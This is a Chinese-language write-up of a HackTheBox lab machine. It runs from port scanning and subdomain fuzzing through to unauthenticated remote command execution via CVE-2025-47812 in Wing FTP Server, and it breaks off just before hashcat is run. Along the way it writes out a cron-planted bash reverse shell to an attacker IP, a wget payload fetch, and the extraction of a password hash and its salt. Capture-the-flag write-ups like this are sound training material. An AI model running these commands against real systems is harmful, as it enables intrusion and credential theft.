






目标信息
IP地址:
10.129.36.252(非固定IP地址)
信息收集
ICMP检测
PING 10.129.36.252 (10.129.36.252) 56(84) bytes of data.
64 bytes from 10.129.36.252: icmp_seq=1 ttl=63 time=262 ms
64 bytes from 10.129.36.252: icmp_seq=2 ttl=63 time=180 ms
64 bytes from 10.129.36.252: icmp_seq=3 ttl=63 time=203 ms
64 bytes from 10.129.36.252: icmp_seq=4 ttl=63 time=148 ms

--- 10.129.36.252 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 147.751/198.476/262.235/41.795 ms
攻击机和靶机间网络连接状态良好。
防火墙检测
# Nmap 7.98 scan initiated Mon Feb 16 08:54:50 2026 as: /usr/lib/nmap/nmap -sA -p- --min-rate 3000 -oN ack_result.txt 10.129.36.252
Nmap scan report for 10.129.36.252
Host is up (0.14s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE      SERVICE
22/tcp unfiltered ssh
80/tcp unfiltered http

# Nmap done at Mon Feb 16 08:55:35 2026 -- 1 IP address (1 host up) scanned in 44.72 seconds靶机疑似开放2个TCP端口。
网络端口扫描
TCP端口扫描结果
# Nmap 7.98 scan initiated Mon Feb 16 08:56:22 2026 as: /usr/lib/nmap/nmap -sT -sV -A -p- --min-rate 3000 -oN tcp_result.txt 10.129.36.252
Nmap scan report for 10.129.36.252
Host is up (0.15s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp open  http    Apache httpd 2.4.66
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Did not follow redirect to http://wingdata.htb/
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|router
Running (JUST GUESSING): Linux 4.X|5.X|2.6.X|3.X (97%), MikroTik RouterOS 7.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3 cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:6.0
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Linux 5.0 - 5.14 (97%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (97%), Linux 2.6.32 - 3.13 (91%), Linux 3.10 - 4.11 (91%), Linux 3.2 - 4.14 (91%), Linux 3.4 - 3.10 (91%), Linux 4.15 (91%), Linux 2.6.32 - 3.10 (91%), Linux 4.19 - 5.15 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT       ADDRESS
1   148.01 ms 10.10.14.1
2   148.01 ms 10.129.36.252

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Feb 16 08:57:26 2026 -- 1 IP address (1 host up) scanned in 64.22 secondsUDP端口开放列表扫描结果
# Nmap 7.98 scan initiated Mon Feb 16 08:59:49 2026 as: /usr/lib/nmap/nmap -sU -p- --min-rate 3000 -oN udp_ports.txt 10.129.36.252
Nmap scan report for 10.129.36.252
Host is up (0.15s latency).
All 65535 scanned ports on 10.129.36.252 are in ignored states.
Not shown: 65535 open|filtered udp ports (no-response)

# Nmap done at Mon Feb 16 09:00:35 2026 -- 1 IP address (1 host up) scanned in 45.82 secondsUDP端口详细信息扫描结果
(无)同时发现靶机操作系统为Debian Linux,开放了22/ssh和80/http两个服务,根据HackTheBox内容发布规则,靶机主域名为wingdata.htb。
服务探测
SSH服务(22端口)
首先使用ssh连接靶机,确定其登录方式:
ssh root@wingdata.htb
Web应用程序(80端口)
在进行Web服务探测前,首先进行子域名爆破:
wfuzz -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -t 70 -u 10.129.36.252 -H "Host: FUZZ.wingdata.htb" --hw 29 --hc 400
发现靶机Web服务存在子域名ftp.wingdata.htb。
打开主页:http://wingdata.htb/:

该站点似乎为某云盘厂商的介绍页面,右上角存在Client Portal按钮,点击后直接跳转到了http://ftp.wingdata.htb:

发现站点部署了Wing FTP Server在线文件管理器,版本为v7.4.3。尝试联网搜索其漏洞:

成功发现该版本Wing FTP Server存在未授权远程命令执行漏洞,编号为CVE-2025-47812。
渗透测试
CVE-2025-47812漏洞利用
在服务探测过程中,我们成功发现了靶机Wing FTP Server v7.4.3文件管理器存在未授权远程命令执行漏洞,现在进行利用。
直接将EXP克隆到本地:
git clone https://github.com/4m3rr0r/CVE-2025-47812-poc.git随后尝试执行id命令:
python3 CVE-2025-47812-poc/CVE-2025-47812.py -u http://ftp.wingdata.htb -c "id"
执行成功!直接编写用于反弹Shell的计划任务配置脚本revshell_cron.txt:
*/1 * * * * /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.2/443 0>&1'随后打开SimpleHTTPServer和netcat监听,通过EXP执行如下命令,下载配置并将其添加到靶机计划任务中:
python3 CVE-2025-47812-poc/CVE-2025-47812.py -u http://ftp.wingdata.htb -c "wget http://10.10.14.2/revshell_cron.txt -O /tmp/revshell_cron.txt"

python3 CVE-2025-47812-poc/CVE-2025-47812.py -u http://ftp.wingdata.htb -c "cat /tmp/revshell_cron.txt | crontab"等待一会儿后,成功接收到反弹Shell:
权限提升
破解Web文件管理器用户哈希
进入系统之后,执行目录信息收集。在/opt目录下发现了Wing FTP Server的主目录wftpserver:
ls -lA /opt
进入wftpserver目录探查,发现存在疑似为用户数据目录的Data子目录:
cd /opt/wftpserver/Data
ls -lA
尝试列出子目录1中的文件:
ls -lA 1
发现存在users目录和settings.xml文件,首先查看users目录下文件:

发现用户配置文件!通过查看/home目录可得知,靶机操作系统中存在一个wacky用户,与Wing FTP Server中的用户重名。

查看wacky.xml文件:
cat wacky.xml
成功发现用户密码哈希:32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca,通过联网查询可得知,该串哈希值使用的算法为SHA-256,这意味着如果需要破解哈希,必须获取加密时设置的盐值。

尝试查看/opt/wftpserver/Data/1/settings.xml文件:
<EnablePasswordSalting>1</EnablePasswordSalting>
<SaltingString>WingFTP</SaltingString>在文件中发现了盐值:WingFTP,直接使用hashcat破解:
